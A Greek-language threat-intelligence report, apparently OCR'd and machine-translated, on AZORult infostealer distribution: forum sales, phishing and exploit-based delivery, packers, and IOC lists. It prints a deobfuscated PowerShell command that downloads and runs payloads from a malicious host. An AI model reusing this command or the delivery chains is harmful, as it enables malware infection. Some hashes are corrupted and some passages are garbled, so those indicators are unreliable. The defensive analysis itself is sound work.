AZORult σε διάφορες τοποθεσίες TOR και σε 21 σκοτεινά web -φόρουμ. Οι περισσότερες από τις αναφορές αυτές παρατηρήθηκαν στο Φόρουμ Club WWH, στο Exploit Forum, στο Φόρουμ DedicateT και στο Φόρουμ Best Hack, με περισσότερες από 100αναφορές ανά φόρουμ.

Ένα πρόσφατο παράδειγμα προσφορών AZORult είναι η διαφήμιση του AZORult 3.3 στα φόρουμ Hack, όπως φαίνεται στην εικόνα **1** παρακάτω. Ένας παράγονταςαπειλής με το ψευδώνυμο «Xo-Zo» δημοσίευσε διαφήμιση για το κακόβουλο λογισμικό τον Δεκέμβριο του 2019. Σύμφωνα με το διαφημιστικό, οι ενδιαφερόμενοι χρήστες θα πρέπει να παρέχουν στον «Xo-Zo» λεπτομέρειες για τον

πίνακα ελέγχου. Χρήστες του φόρουμ δημοσίευσαν για τελευταία φορά στις 30 Μαρτίου 2020, ρωτώντας αν η προσφορά αυτή ήταν ακόμα διαθέσιμη.


Ομοίως, στις 13 Απριλίου 2020, ο χρήστης του Φόρουμ Raid, «digitalhussar», δημιούργησε ένα thread με τον τίτλο «Azorult Detector». Ο Digitzlhussar έψαχνε για ένα προσαρμοσμένο στις ανάγκες του εργαλείο για να εντοπίσει αν είναι εγκατεστημένο ή όχι το Azorult ή στέλνει δεδομένα από το win 10 box. Ένας χρήστης με το ψευδώνυμο «thekilob» απάντησε στις 24 Απριλίου 2020 ότι μπορεί ναν εξυπηρετήσει.

2.2.5.3 Θυματολογία AZORult

Το AZORult χρησιμοποιείται από διάφορους φορείς που απειλούν ευρύ φάσμα οργανισμών. ως εκ τούτου, μια ανάλυση στην οποία έχουν εστιαστεί συγκεκριμένοι οργανισμοί στο παρελθόν δεν παρέχει πολύ χρήσιμες πληροφορίες στους υπερασπιστές των δικτύων. Ωστόσο, υπάρχουν ορισμένα χρήσιμα συμπεράσματα σχετικά με τη στόχευση και την παράδοση του AZORult.

2.2.5.4 Μηχανισμοί «Μεταφοράς» του Εργαλείου

Το AZORult είναι βασικό λογισμικό κακόβουλης λειτουργίας και, ως εκ τούτου, διατίθεται σε σχεδόν οποιονδήποτε παράγοντα απειλής. συνεπώς, η διανομή του λογισμικού κακόβουλης λειτουργίας έχει παρατηρηθεί με ευρύ φάσμα μεθόδων. Ένα χρονοδιάγραμμα που απεικονίζει παραδείγματα εκστρατειών AZORult μεταξύ Ιανουαρίου και Ιουνίου 2020, οι οποίες χρησιμοποιούν διαφορετικούς μηχανισμούς παράδοσης, φαίνεται παρακάτω:



Σχήμα 3: Κυβερνοεπιθέσεις με συμμετοχή του AZORult, Φεβρουάριος έως Ιούνιος 2020 (Πηγή: RecordedFuture)

Καθώς υπάρχουν πολυάριθμοι φορείς που χρησιμοποιούν το AZORult και υπάρχουν πολλές μέθοδοι που μπορούν να παράγουν το λογισμικό κακόβουλης λειτουργίας, τα παραπάνω παραδείγματα είναι μόνο μερικές από τις πολλές τεχνικές που μπορούν να χρησιμοποιηθούν. Μια ποικιλία loaders, packers, crypters και συσκευών λήψης πολλαπλών σταδίων χρησιμοποιούνται με το AZORult, συμπεριλαμβανομένων εκείνων που είναι γραμμένες σε AutoIt, Visual Basic, C# και PowerShell. Επειδή

το AZORult θεωρείται «λογισμικό κακόβουλης λειτουργίας αρχάριου», η συντριπτική πλειονότητα αυτών των εργαλείων είναι πιο πιθανό να είναι ανοικτά διαθέσιμα ή βοηθητικά προγράμματα βασικών προϊόντων αντί για εξελιγμένα, προσαρμοσμένα εργαλεία. Λόγω του μεγάλου εύρους των μηχανισμών παράδοσης για το AZORult και του χαμηλού τεχνικού ορίου και της εύκολης πρόσβασης στην εφαρμογή οποιασδήποτε από αυτές τις μεθόδους ή τα εργαλεία, δεν είναι δυνατή η συσχέτιση ομάδων παραγόντων απειλών που χρησιμοποιούν το AZORult μόνο με βάση αυτά τα TTP.

- **Ηλεκτρονικό ψάρεμα - Phishing**

Οι φορείς που διανέμουν το AZORult συνήθως δεν απευθύνονται σε συγκεκριμένους οργανισμούς [3], αν και μπορεί να σχεδιάζουν πλαστά εργαλεία ηλεκτρονικού «ψαρέματος» για συγκεκριμένους κλάδους όπως η ναυτιλία. Το AZORult συνήθως τοποθετείται πίσω απο θέματα που παρουσιάζουν ενδιαφέρον για ένα ευρύ φάσμα ατόμων και οργανισμών, όπως το COVID-19[4]. Το spamming για την παράδοση του AZORult είναι σύνηθες φαινόμενο και τα περισσότερα θύματα αποτελούν στόχους ευκαιρίας, ενώ παρατηρήθηκε οτι το ηλεκτρονικό ψάρεμα είναι ο πιο συνηθισμένος μηχανισμός παράδοσης που χρησιμοποιείται με το AZORult.

- **Κακόβουλα έγγραφα**

Οι μέθοδοι του ηλεκτρονικού "ψαρέματος" για το AZORult μπορεί να είναι αρκετά πολύπλοκες. Η χρήση κακόβουλων εγγράφων αποτελεί μία ακόμα τεχνική.

Σε ένα παράδειγμα από τις αρχές του 2020, το Internet Storm Center του SANS[5] ανέφερε ένα κακόβουλο συνημμένο έγγραφο που χρησιμοποιήθηκε για την παράδοση του AZORult. Το email που χρησιμοποιήθηκε για phishing χρησιμοποίησε το κάλυμμα οτι αφορά σε προϊόντα μιας εταιρείας, ζητώντας από τον παραλήπτη να παράσχει προσφορές τιμών για μια συνημμένη «Λίστα προϊόντων για την αγορά του Ιανουαρίου». Το συνημμένο φαίνεται να είναι ένα έγγραφο του Microsoft Word[6] για τον χρήστη. ωστόσο, το συνημμένο ήταν αρχείο εμπλουτισμένου κειμένου (RTF) και όχι αρχείο Word. Το αρχείο, όταν άνοιξε, ξεκίνησε το Excel. Υπήρχαν τέσσερα πανομοιότυπα αρχεία Microsoft Excel[7] που ενσωματώθηκαν ως αντικείμενα OLE στο αρχείο RTF. Αυτό είχε ως αποτέλεσμα την εμφάνιση τεσσάρων αναδυόμενων παραθύρων ζητώντας από το χρήστη να ενεργοποιήσει τις μακροεντολές. Οι μακροεντολές που ενσωματώθηκαν σε κάθε αρχείο ήταν επίσης ίδιες. Η μακροεντολή αποκρυπτογράφησε και αποκωδικοποίησε ένα payload που περιλαμβανόταν σε ένα κελί του υπολογιστικού φύλλου. Το επόμενο στάδιο του λογισμικού κακόβουλης λειτουργίας ήταν μια δέσμη ενεργειών (script) PowerShell, η οποία αποδεσμεύει εντολές και εκτελεί το τελικό στάδιο. Το τελικό στάδιο είναι ο ένας σύνθετος κρυφός κώδικας C#, σκοπός του οποίου είναι η λήψη του payload AZORult[8] και η αποθήκευσή του ως c2ef3.exe[9]. Οι ερευνητές σημειώνουν ότι αυτός ο κωδικός C# επιχειρεί παράκαμψη AMSI για να αποφύγει τον εντοπισμό του λογισμικού κακόβουλης λειτουργίας από τα Windows, όπως περιγράφεται από ερευνητές της CyberArk το 2018.

- Ένα έγγραφο του Microsoft Word[10] περιείχε μια ελαφρώς επιβαρυμένη μακροεντολή VBA που κατέβασαν ένα ωφέλιμο φορτίο[11]. Ο κώδικας VBA περιέχει μια απλή ρουτίνα αποφρακτικού ελέγχου που είναι σχεδόν πανομοιότυπη με τη μέθοδο που περιγράφεται σε μια δημοσίευση[12] στο StackOverflow από το χρήστη «3579314», υποδεικνύοντας ότι ο κώδικας πιθανότατα λήφθηκε απευθείας από το web, όχι από τον ειδικό παράγοντα της απειλής. Το μεταφορτωμένο ωφέλιμο φορτίο είναι ένα δείγμα AZORult[13] που προειδοποιεί για την υποδομή[14].

- Ένα κακόβουλο αρχείο HTA από το Φεβρουάριο του 2020[15] που έχει μετατραπεί σε PDF με το όνομα «Payment-NR.pdf». Αυτό το δείγμα περιείχε κακόβουλο script της Visual Basic που εκτέλεσε

---

[3] https://blog.talosintelligence.com/2020/04/azorult-brings-friends-to-party.html
[4] https://blog.reasonlabs.com/2020/03/09/covid-19-info-stealer-the-map-of-threats-threat-analysis-report/
5 https://isc.sans.edu
6 MD5: 2c93fb1a782b37146be53bd7c7a829da
7 MD5: ae79867244d9a3aae92a57da8cbb2655
8 http[:]//104[.]244[.]79[.]123
9 MD5: 2d9dc807216a038b33fd427df53100b6
10 MD5: d90fd672afbec84dace7accd5b1c4424
11 http[:]//107.189.10[.]150/E/5097110.exe
[12] https://stackoverflow.com/questions/1470939/string-encryption-decryption/48054645#48054645
13 MD5: 356multi6c9fba266c5c6055de86c6eb8
14 http[:]//fentq[.]org/x/index.php
15 MD5: b8cb3b1a8754007a9219f4162bcd24ad

κώδικα PowerShell για τη λήψη και εκτέλεση ενός αρχείου με το όνομα «sdsfgfhghjkhk.exe»[16][17]. Αυτό το αρχείο είναι ένα payload AZORult που συνδέεται με την υποδομή[18], και ήταν γεμάτο με το πακέτο «Protector Launcher» της Visual Basic.

- Ένα έγγραφο[19] του Microsoft Word που περιέχει μια ελαφρώς καλυμμένη μακροεντολή VBA. Αυτή η μακροεντολή αποκαλύπτει μια εντολή PowerShell χρησιμοποιώντας μια απλή κρυπτογράφηση base64 και XOR. Αυτή η εντολή επιτρέπει στο λογισμικό κακόβουλης λειτουργίας να κάνει λήψη τριών αρχείων[20], που το base64 αποκωδικοποιεί το ένα από αυτά χρησιμοποιώντας την εντολή «certutil» και στη συνέχεια εκτελεί το ένα αρχείο. Τα αρχεία που λήφθηκαν είναι: ένα αντίγραφο του εκτελέσιμου AutoIt.exe[21], ενός εμποτισμένου σεναρίου AutoIt[22] και ενός δυαδικού αρχείου[23] που ανοίγει, διαβάζει, αποκρυπτογραφεί και εκτελεί το script. Αυτό το περιεχόμενο είναι το ωφέλιμο φορτίο AZORult.

```
powershell -window hidden -command Import-Module BitsTransfer, Start-
Bit-sTransfer -Source
http[:]//neoneo[.]site/Kaeyac.dat,http[:]//neoneo[.]site/bGeaj.
dat,http[:]//neoneo[.]site/jenaL.dat -destination
\"$env:TEMP\vido[.]com\",\"$env:-TEMP\sfera\",\"$env:TEMP\bDZZO.com\"
Set-Location -Path \"$env:TEMP\"; certutil -decode sfera po00p; Start-
Process vido[.]com -ArgumentList po00p
```

Εικόνα 2 *Η εντολή PowerShell ανεπτυγμένη (deobfuscated) από το δείγμα 8c13dc4f70c96a01fc7184e409d502*

- **Εφαρμογές με Trojan**

Το AZORult είναι επίσης γνωστό ότι διοχετεύεται μέσω συνδυασμένων εφαρμογών. Παραδείγματα κατά τους τελευταίους 18 μήνες περιλαμβάνουν ψεύτικες ενημερώσεις των Windows[24], VPNs, VMW και οδηγίες παράκαμψης για βιντεοπαιχνίδια (cheats). Διαπιστώθηκε ότι σε ορισμένες περιπτώσεις οι τυποποιημένες εφαρμογές που περιείχαν AZORult παραδόθηκαν μέσω phishing και κακόβουλης διαφήμισης (malvertising).

Ένα δείγμα που αναλύθηκε ήταν ένα εκτελέσιμο αρχείο με το όνομα «SpotifyPlayBot.exe»[25], το οποίο προώθησε και εκτέλεσε το AZORult 3.2. Μετά την εκτέλεσή του, το AZORult στόχευε ευαίσθητα δεδομένα, ρυθμίσεις λανθάνουσας μνήμης Internet και cookies αποθηκευμένα από το Google Chrome και το Mozilla Firefox. Το AZORult μεταφέρεται στη συνέχεια στην υποδομή [26].


Μία άλλη τροποποιημένη εφαρμογή[27], η οποία προειδοποιεί για τον ίδιο διακομιστή εντολών και ελέγχου. Σε αυτό το δείγμα, το AZORult αποσύρθηκε από ένα εκτελέσιμο που φέρεται ως εφαρμογή με το όνομα «TrafficBot.exe», το οποίο η πιστεύεται ότι είναι πιθανό να είναι η προσπάθεια του φορέα που απειλεί να συγκαλύψει το κακόβουλο λογισμικό ως λογισμικό κίνησης, το οποίο μπορεί να έχει νόμιμες χρήσεις. Η Insikt Group διαπίστωσε ότι το δείγμα αυτό παρέδωσε επίσης njRAT

Το AZORult έχει επίσης διανεμηθεί μέσω συνημμένου αρχείου ZIP που περιέχει ένα αρχείο ISO[28]. Το αρχείο ISO περιέχει έναν εκτελέσιμο φορτωτή και όταν ανοίξει το ISO, ο φορτωτής αποφράσσει τον κώδικα PowerShell για τη λήψη και εγκατάσταση ενός κακόβουλου ωφέλιμου φορτίου, απενεργοποιεί τα εργαλεία ασφαλείας και εκκινεί τα ωφέλιμα φορτία.

---

16 MD5: C548CE11E698E058DD93F10830A598FD
17 http[:]//klfolder[.]ml
18 http[:]//vare.duckdns.org/index.php
19 MD5: 8c13dc4f70c96a01fc7184e409d502
20 http[:]//neoneo[.]
21 MD5: C56B5F0201A3B3DE53E561FE76912BFD
22 MD5: acc033b025a831a094ee14c70938980
23MD5: 6b3448f50cadb98aaf5c05dc0065c5f
[24] https://www.bleepingcomputer.com/news/security/azorult-trojan-steals-passwords-while-hiding-as-google-update/
25 MD5: b9d5b53a6426d996c0f7bb0dc7533f1d
26 http://b.cracking[.]be/index[.]php (Κάρτα Πληροφοριών)
27 MD5: 4D1DA0E94F58B654658407EC2AEDF46D
[28] https://blog.talosintelligence.com/2020/04/azorult-brings-friends-to-party.html

Ένα παρόμοιο δείγμα AZORult 3.2[29] που παραδόθηκε μέσω εκστρατείας «phishing». Το e-mail περιείχε ένα συνημμένο που ποζόταν ως PDF με το όνομα «201_00920_pdf», ωστόσο, το συνημμένο ήταν στην πραγματικότητα ένα συμπιεσμένο εκτελέσιμο με τη μορφή ενός αρχείου ISO. Κατά την εκτέλεση, το ωφέλιμο φορτίο AZORult συνδέεται σε διακομιστή εντολών και ελέγχου[30] και διαβάζει τις ρυθμίσεις και το ιστορικό της λανθάνουσας μνήμης Internet. Το payload τροποποιεί επίσης το Registry Key[31], αλλάζοντας την τιμή από 1 σε 0, απενεργοποιώντας αποτελεσματικά τις ρυθμίσεις του διακομιστή μεσολάβησης internet.



Εικόνα 3 Phishing email που παρέδωσε το AZORult 3.2 ως συνημμένο αρχείου ISO μεταμφιεσμένο σε PDF. Η διεύθυνση ηλεκτρονικού ταχυδρομείου του αποστολέα είναι info@iepirkumi[.]lv[32]

Ένα άλλο παράδειγμα της χρήσης τέτοιων εφαρμογών από την AZORult περιλαμβάνει μια εκδήλωση του Μαρτίου του 2020 στην οποία ο απειλητικός παράγοντας «FalosOfTanos» συνδέεται με άρθρο της Forbes σχετικά με έναν ψεύτικο χάρτη COVID-19. Ο «FalosOfTanos» ισχυρίστηκε ότι αυτό ήταν το ίδιο προϊόν που πωλούσαν. Το άρθρο ανέφερε ότι στη συγκεκριμένη περίπτωση, ο χάρτης COVID-19 διανέμει το AZORult που χρησιμοποίησαν στο coronavirusstatus[.]space, ως μέρος της υποδομής Διοίκησης-Ελέγχου. Ο απειλητικός παράγοντας πίσω από αυτή την εκστρατεία είναι πιθανότατα πελάτης του FalosOfTanos. Αυτό το δείγμα, που ονομάζεται "CoronaMap.exe"[33] που περιέχει ένα σενάριο AutoIt το οποίο απορρίπτει το AZORult. Αυτό το κακόβουλο λογισμικό μεταμορφώνεται σε ψεύτικο χάρτη της πανδημίας του Κορονοϊού. Αυτό το λογισμικό κακόβουλης λειτουργίας πρώτα εγκαθιστά το AZORult unpacker[34] μαζί με τον αντιγραφικό χάρτη [35] και εκτελεί και τα δύο. Το κακόβουλο εκτελέσιμο αρχείο, Corona.exe, περιέχει ένα πρόσθετο εκτελέσιμο αρχείο, Corona.sfx.exe[36], και ένα αρχείο δέσμης, Corona.bat[37], που εκτελεί αυτό το εκτελέσιμο αρχείο. Ο φάκελος, Κορόνα. το αρχείο sfx.exe περιέχει ένα εκτελέσιμο αρχείο (Corona.exe[38]) το οποίο περιέχει ακόμα ένα σενάριο AutoIt, το οποίο εξάγει το ωφέλιμο φορτίο AZORult που αποτελείται από δύο αρχεία: Build.exe[39] και bin.exe[40]. Αυτά

29 MD5: A31C64EFF23CC672AF679DDECF07285E
30 hxxp[:]//livdecor[.]pt:443/work/Panel/index[.]php
31 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
32 MD5: A31C64EFF23CC672AF679DDECF07285E
33 MD5: 73da2c02c6f8bfd4662dc84820dcd983
34 MD5: 1beba1640f5573cbac552ae02c38f3, εγκατεστημένο στο "%APPDATA%\\Z11062600\\ Corona.exe"
35 MD5: 07b819b4d602635365e361b96749ac3e, εγκατεστημένο στο %APPDATA%\Z11062600\ Corona-virus-Map.com.exe
36 MD5: 3cb9fc1ee05f49438455ba1aea3bca4e
37 MD5: e9dcμπέκα02b600ce135f7d58b8cd830
38 MD5: 27ad5971933d514c3a0e90fe2a0f0389
39 MD5: ffbba5b1d4b714f9059b37e24bc150be
40 MD5: c4852ee6589252c601bc2922a35dd7da

τα αρχεία και προσδιορίστηκε ότι ο διακομιστής εντολών και ελέγχου που σχετίζεται με το δείγμα ήταν ο https://coronavirusstatus[.]space/ index.php

- **Εκμετάλλευση Vulnerabilities**

Διαπιστώθηκε ότι η CVE-2017-11882 φαίνεται να χρησιμοποιείται πιο συχνά σε κακόβουλα συνημμένα για την ανάπτυξη του AZORult.

Μια εκστρατεία phishing AZORult εκμεταλλευόμενη την ευπάθεια του Microsoft Equation Editor CVE-2017-11882 παρατηρήθηκε από το Proofpoint τον Φεβρουάριο του 2020. Αυτή η ευπάθεια έχει χρησιμοποιηθεί ευρέως από διάφορους επιτιθέμενους. Τον Ιούλιο του 2019, η Sophos ανέφερε την εκμετάλλευση του CVE-2018-0798, μια λιγότερο γνωστή τρωτότητα του Microsoft Equation Editor.

- Προηγούμενη μόλυνση AZORult με χρήση CVE-2017-11882, καθώς και άλλων ευπαθειών, όπως CVE-2017-0199 και CVE-2017-8759 , παρατηρήθηκε σε ένα ηλεκτρονικό μήνυμα «phishing» του 2018 με τη βοήθεια ενός δεμάτων που παραλήφθηκε από έναν οργανισμό στη Μέση Ανατολή. Αυτή η εκστρατεία παρέδωσε την έκδοση 2 AZORult μέσω κακόβουλων αρχείων-εγγράφων RTF.
- Ένα δείγμα που παρατηρήθηκε τον Μάρτιο του 2020 με την ονομασία «Urgent RFQ.xlsx»[41] εκμεταλλεύεται το CVE-2017-11882 για να κατεβάσει ένα payload AZORult[42] από την http[:]/ Κάρτα πληροφοριών). Οι σημαντήρες ωφέλιμου φορτίου στην υποδομή.

- Ένα δείγμα που παρατηρήθηκε τον Απρίλιο του 2020 εκμεταλλεύεται το CVE-2017-11882 για να κατεβάσει ένα ωφέλιμο φορτίο AZORult που είναι συσκευασμένο με ένα πακέτο της Visual Basic.

- Παρά τη μείωση της δραστηριότητας των Exploit Kit (EK) τα τελευταία χρόνια, εξακολουθεί να υπάρχει μικρός αριθμός συσκευασιών εκμετάλλευσης σε λειτουργία. Το κιτ RIG έχει τεκμηριωθεί ότι παρέχει το AZORult ήδη από το 2017.

- Το SANS Internet Storm Center το 2019 ανέφερε τις λεπτομέρειες του κιτ εκμετάλλευσης RIG που παρέχει το AZORult εκμεταλλευόμενοι την ευπάθεια Adobe Flash CVE-2018-8174.

- Παρατηρήθηκε ότι το Exploit Kit Fallout παρέδωσε το AZORult το 2018 μέσω του ευπάθειας CVE-2018-8174 του Internet Explorer. Η Fallout EK συνήθως εγκαθιστά το Smokebot ως αρχικό ωφέλιμο φορτίο, με επακόλουθη εγκατάσταση του AZORult, συχνά σε συνδυασμό με την TinyNuke. Το 2019 παρατηρήθηκε ότι η Fallout EK χρησιμοποιούσε τα τρωτά σημεία του Adobe Flash CVE-2018-4878 και CVE-2018-15982 καθώς και VBSCriPT και CVE-2018-8174 για να παραδώσει GandCrab, AZORult και άλλο κακόβουλο λογισμικό.

2.2.2.5 Άλλοι μηχανισμοί packing

Εκτός από την ποικιλομορφία στις μεθόδους παράδοσης που χρησιμοποιούν οι φορείς που απειλούν να παραδώσουν το AZORult, παρατηρήθηκε μεγάλη ποικιλία συσκευαστών, κρυπτογράφων και μεταφορέων που χρησιμοποιούνται με το κρυφό λογισμικό κακόβουλης λειτουργίας, πολλοί από τους οποίους αναλυτές ήταν σε θέση να προσδιορίσουν ως υπηρεσίες και λογισμικό επί εμπορευμάτων. Έχουμε παράσχει ανιχνεύσεις για το ωφέλιμο φορτίο AZORult καθώς και πολλά από αυτά τα εργαλεία πρώτου σταδίου στο Παράρτημα Α.

- **Dropper – AutoIt**

Η AutoIt είναι μια γλώσσα script που μπορεί να χρησιμοποιηθεί για την αυτοματοποίηση των λειτουργιών του γραφικού περιβάλλοντος των Windows. Η AutoIt έχει παρατηρηθεί ότι χρησιμοποιείται με λογισμικό κακόβουλης λειτουργίας από το 2012 τουλάχιστον, σύμφωνα με αυτή την δημοσίευση ιστολογίου της McAfee.

41 MD5: A33f45e427800cccad5dafbf480fde32, http://51[.]89.119[.]120/index.php
42 MD5: CD93287F18F82FCF1F0B0A7A191240BA, MD5: af093bf4a7e85f97de0d0181fddf402d

Ένα εκτελέσιμο δείγμα των Windows που αναγνωρίστηκε τον Φεβρουάριο του 2020[43], το οποίο περιέχεται σε ένα μεταγλωττισμένο σενάριο AutoIt, παρόμοιο με ένα αρχείο που αναλύθηκε από την Minerva Labs. Ο μηχανισμός σε αυτό το αρχείο είναι ελαφρώς διαφορετικός από αυτόν που περιγράφεται από την Minerva, αλλά είναι εξίσου απλοϊκός. Ένα κλειδί XOR ενός byte συνδυάζεται με το μετασχηματισμό hex-to-ASCII. Αυτό το πακέτο είναι κατά πάσα πιθανότητα ένα ευρέως διαθέσιμο βοηθητικό πρόγραμμα που ονομάζεται CypherIt. Το payload AZORult που περιέχεται σε αυτά τα αρχεία επικοινωνεί με ένα διακομιστή εντολών και ελέγχου που φιλοξενείται στη bendetta[.]online[44].

- **Dropper - C#**

Τον Ιανουάριο του 2020, προσδιορίστηκε[45] ένα εκτελέσιμο των Windows που περιείχε το AZORult εντός δύο επιπέδων από τον κώδικα C#. Το πρώτο επίπεδο περιέχει κώδικα C# που είναι "ανεστραμμένος" και εμφανίζεται αντίστροφα, αποφεύγοντας την ανίχνευση με ένα εργαλείο αποσυμπίεσης C# που ονομάζεται ILSpy, και στη συνέχεια, τοποθετείται στον σωστό προσανατολισμό κατά το χρόνο εκτέλεσης. Στη συνέχεια, ο κώδικας αυτός συνενώνει διάφορες συμβολοσειρές με κωδικοποίηση UTF8 και χρησιμοποιεί ένα απλό κρυπτογραφικό XOR για την ανάπτυξή τους, ακολουθούμενο από έναν αποκωδικοποιητή base64, ο οποίος έχει ως αποτέλεσμα ένα επόμενο εκτελέσιμο που στη συνέχεια εκκινείται. Αυτό το επόμενο στάδιο εκτελέσιμου είναι επίσης C# και χρησιμοποιεί ένα απλό XOR πολλαπλών byte για την αποκρυπτογράφηση του κώδικα που περιέχεται και στη συνέχεια εκτελείται. Αυτός ο τελικός αποσβεσμένος κώδικας είναι ένα payload AZORult 3.2 που αντιστοιχεί σε διακομιστή Διοίκησης και Ελέγχου.

Τον Μάρτιο του 2020 παρατηρήθηκε ένα επακόλουθο δείγμα που χρησιμοποιούσε επίσης κώδικα (κρυφό) C#. Σε αντίθεση με το προαναφερθέν δείγμα C#, αυτό ήταν σε μεγάλο βαθμό συγκαλυμμένο με μη ταυτοποιημένο obfuscator. Το αρχείο διαπιστώθηκε ότι μόλυνε με ένα payload AZORult 3.3[46] που αντιστοιχούσε σε υποδομή που φιλοξενείται στο d3c00[.]duckdns[.]org και http://195[.]245.112[.]115/index.php.

Παρατηρήθηκε ότι ένα δείγμα[47] ήταν γεμάτο με Eazfuscator.NET[48], έναν ανοικτά διαθέσιμο C# obfuscator.

Ένα άλλο δείγμα[49] χρησιμοποιεί τον ευρέως διαθέσιμο ConfuserEX C# obfuscator και λειτουργεί ως loader για AZORult χωρίς ενσωματωμένο payload.

- **Dropper- C**

Ένα δείγμα χρησιμοποιώντας ένα πολύ παρόμοιο πακέτο με αυτό που χρησιμοποιήθηκε σε δείγματα της Sodinokibi συζητείται σε μια δημοσίευση ιστολογίου από την VMRay ως χρησιμοποιούμενο επίσης από τον GandCrab και χρησιμοποιεί μια τεχνική στην οποία εκτελείται μια σειρά προσθηκών και αφαιρέσεων για να αναπτύξει τον κώδικα. Παρείχαμε ένα παράδειγμα από κάθε δυαδικό για να απεικονίσουμε αυτή την τεχνική στην εικόνα 4, παρακάτω.

43 MD5: 8863af522b9c99f13eef3ba6e43e4d7a
44 MD5: 8c13dc4f70c96a01fc7184e409d502
45 MD5: 637a76af7d970eaad8a34fb2fd4f7cd7
46 MD5: 5e603da8a1a1ed8552c5034ed29d8952
47 MD5: 4ccaf2e3a5ad81d2035f0dd45bd82c98
48 https://www.gapotchenko.com/eazfuscator.net
49 MD5: e7320553947691f5773125183bf863c6

```
c7 84 24 5c 01 00 00 27 59 7e 25    MOV     dword ptr [ESP + 0x15c],0x257e5927
c7 84 24 54 01 00 00 90 d2 5e 09    MOV     dword ptr [ESP + 0x154],0x95ed290
c7 84 24 08 02 00 00 d2 09 2a 01    MOV     dword ptr [ESP + 0x208],0x12a09d2
c7 84 24 80 00 00 00 cf e1 cd 0d    MOV     dword ptr [ESP + 0x80],0xdcde1cf
c7 84 24 a0 00 00 00 e0 b6 73 70    MOV     dword ptr [ESP + 0xa0],0x7073b6e0
c7 84 24 f8 01 00 00 3c 1c e7 5e    MOV     dword ptr [ESP + 0x1f8],0x5ee71c3c
c7 84 24 94 02 00 00 33 d7 a4 66    MOV     dword ptr [ESP + 0x294],0x66a4d733
c7 44 24 04 be 81 09 22             MOV     dword ptr [ESP + 0x4],0x220981be
c7 84 24 88 02 00 00 0b 3c 6d 61    MOV     dword ptr [ESP + 0x288],0x616d3c0b
c7 84 24 90 01 00 00 18 3d 6d 11    MOV     dword ptr [ESP + 0x190],0x116d3d18
```

```
0041ebb0 c7 45 dc 30 57 36 14       MOV     dword ptr [EBP + -0x24],0x14365730
0041ebb7 c7 45 a0 9b 07 fe 41       MOV     dword ptr [EBP + -0x60],0x41fe079b
0041ebbe c7 45 a4 8e a9 4a 6e       MOV     dword ptr [EBP + -0x5c],0x6e4aa98e
